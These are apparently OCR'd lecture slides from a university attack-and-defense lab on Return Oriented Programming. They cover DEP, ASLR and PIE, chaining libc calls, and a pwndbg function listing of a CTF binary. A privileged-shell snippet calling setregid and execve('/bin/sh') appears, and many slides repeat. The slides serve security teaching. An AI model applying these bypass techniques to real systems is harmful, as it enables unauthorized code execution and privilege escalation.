CS4459.001
Cyber Attacks & Defense Lab

Return Oriented Programming (ROP)

Mar 21, 2024

Assignment: Unit-5

- ASLR: connect to `ctf-vm2.utdallas.edu`
- Challenges are in `/home/labs/unit5`

  `Run fetch unit5`
- Overview
  - Rop-2: `open(), read(), write()`
  - Rop-3: Call `mprotect()` to grant execute permission on data and run shellcode…
  - Rop-4: Build a string by returning to `strcpy()` multiple times..
  - Rop-5: Leak GOT and overwrite that via ROP
  - Rop-6: No '`pop %rdx`' …

Unit5 Restrictions

- The attacker can still
  - Overwrite some memory location
  - Hijack the control flow – e.g., overflow to overwrite RET address
  - Stably locate (some) code gadgets

- The attackers cannot
  - Run their code


Defenses

- Data Execution Prevention
  - Call existing functions in the program
  - Call library functions

  → Code-reuse attack
- Stack Cookie
  - Information leak
  - Side-channel attack
  - Non-sequential overwrite
- ASLR
  - Information leak (leak any address of stack or library)

Modern Defense since 2014

- Stack-cookie + DEP + ASLR
  - All enabled in Windows, Linux, MacOS, Android, iOS, etc..
  - But ASLR was not enabled to *program text* (`-fPIC`)
    - You can jump to the fixed location in the program's code…
    - E.g., 0x8048584… etc.
- We have learned how we can bypass each of them
  - Zero defense → stack canary → DEP → ASLR
- How about all combined?
  - Let's bypass them even if they are somewhat combined



DEP + ASLR

- DEP-1, DEP-2, DEP-3
- Code re-use: your exploit was returning to library (libc) functions
  - `execve(), system(), read(), printf(),` etc.
- How did you get the address?
  - From gdb, assuming the addresses are not randomized
- What if such addresses are randomized by ASLR?
  - DEP + ASLR

Two types of ASLR

Not ALL segments are randomized

Unit 5

- Normal
  - We call this non-PIE (Position Independent Executable)
  - Your program code (TEXT or .txt) address will be always at the fixed location
    - i.e., addresses that you see in GDB is the address on the execution

```
PIE:        No PIE (0x8048000)
```

  - *Library*, *heap*, and *stack* are all randomized.

- PIE (Position Independent Executable)
  - Your program code (TEXT or .txt) will also be randomized in each time of execution

```
PIE:        PIE enabled
```

Two types of ASLR

Unit 5

- Normal
  - We call this non-PIE (Position Independent Executable)
  - Your program code (TEXT or .txt) address will be always at the fixed location
    - i.e., addresses that you see in GDB is the address on the execution

```
PIE:        No PIE (0x8048000)
```

  - *Library*, *heap*, and *stack* are all randomized.

- PIE (Position Independent Executable)
  - Your program code (TEXT or .txt) will also be randomized in each time of execution

```
PIE:        PIE enabled
```

Breaking DEP + ASLR

- We will learn how to break DEP + ASLR step by step

- We will first tackle challenges that does not randomize (fixed) the program's code section
  - Yes, you can use those functions!

- Then, can you easily get the shell from the program?

Getting a Privileged Shell

```
setregid(50000, 50000);
execve("/bin/sh", 0, 0);
```


- In case if the program contains those two functions, we can easily call them.

Really?

```
$ gdb ./rop-1-32
pwndbg: loaded 177 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./rop-1-32...(no debugging symbols found)...done.
pwndbg> info functions
All defined functions:
```


```
Non-debugging symbols:
0x0804834c  _init
0x08048380  read@plt
0x08048390  printf@plt
0x080483a0  puts@plt
0x080483b0  __libc_start_main@plt
0x080483c0  execve@plt
0x080483d0  prctl@plt
0x080483e0  setregid@plt
0x080483f0  __gmon_start__@plt
0x08048400  _start
0x08048430  __x86.get_pc_thunk.bx
0x08048440  deregister_tm_clones
0x08048470  register_tm_clones
0x080484b0  __do_global_dtors_aux
0x080484d0  frame_dummy
0x080484fb  set_dumpable
0x08048513  some_function
0x0804853c  input_func
0x080485d8  main
0x08048600  __libc_csu_init
0x08048660  __libc_csu_fini
0x08048664  _fini
```

Chaining Function Calls in DEP-3



Chaining Function Calls in DEP-3


Return!



Chaining Function Calls in DEP-3


`Return!`

`Jump to some_function()`




Chaining Function Calls in DEP-3

```
some_function() // prolog

push %ebp
mov %esp, %ebp
sub $0x50, %esp
```




Chaining Function Calls in DEP-3

```
some_function() prolog

push %ebp
mov %esp, %ebp
sub $0x50, %esp
```




Chaining Function Calls in DEP-3

```
some_function() prolog

push %ebp
mov %esp, %ebp
sub $0x50, %esp
```




Chaining Function Calls in DEP-3

```
some_function() prolog

push %ebp
mov %esp, %ebp
sub $0x50, %esp
```




Chaining Function Calls in DEP-3

```
some_function() prolog

push %ebp
mov %esp, %ebp
sub $0x50, %esp
```



Chaining Function Calls in DEP-3


```
some_function() prolog

push %ebp
mov %esp, %ebp
sub $0x50, %esp
```



Chaining Function Calls in DEP-3


some_function() prolog

```
push %ebp
mov %esp, %ebp
sub $0x50, %esp
```




Chaining Function Calls in DEP-3

```
some_function() epilog

leave
ret
```




Chaining Function Calls in DEP-3

```
some_function() // epilog

leave     // mov $ebp, $esp; pop $ebp
ret
```




Chaining Function Calls in DEP-3

```
some_function() // epilog

leave     // mov $ebp, $esp; pop $ebp
ret
```



Chaining Function Calls in DEP-3

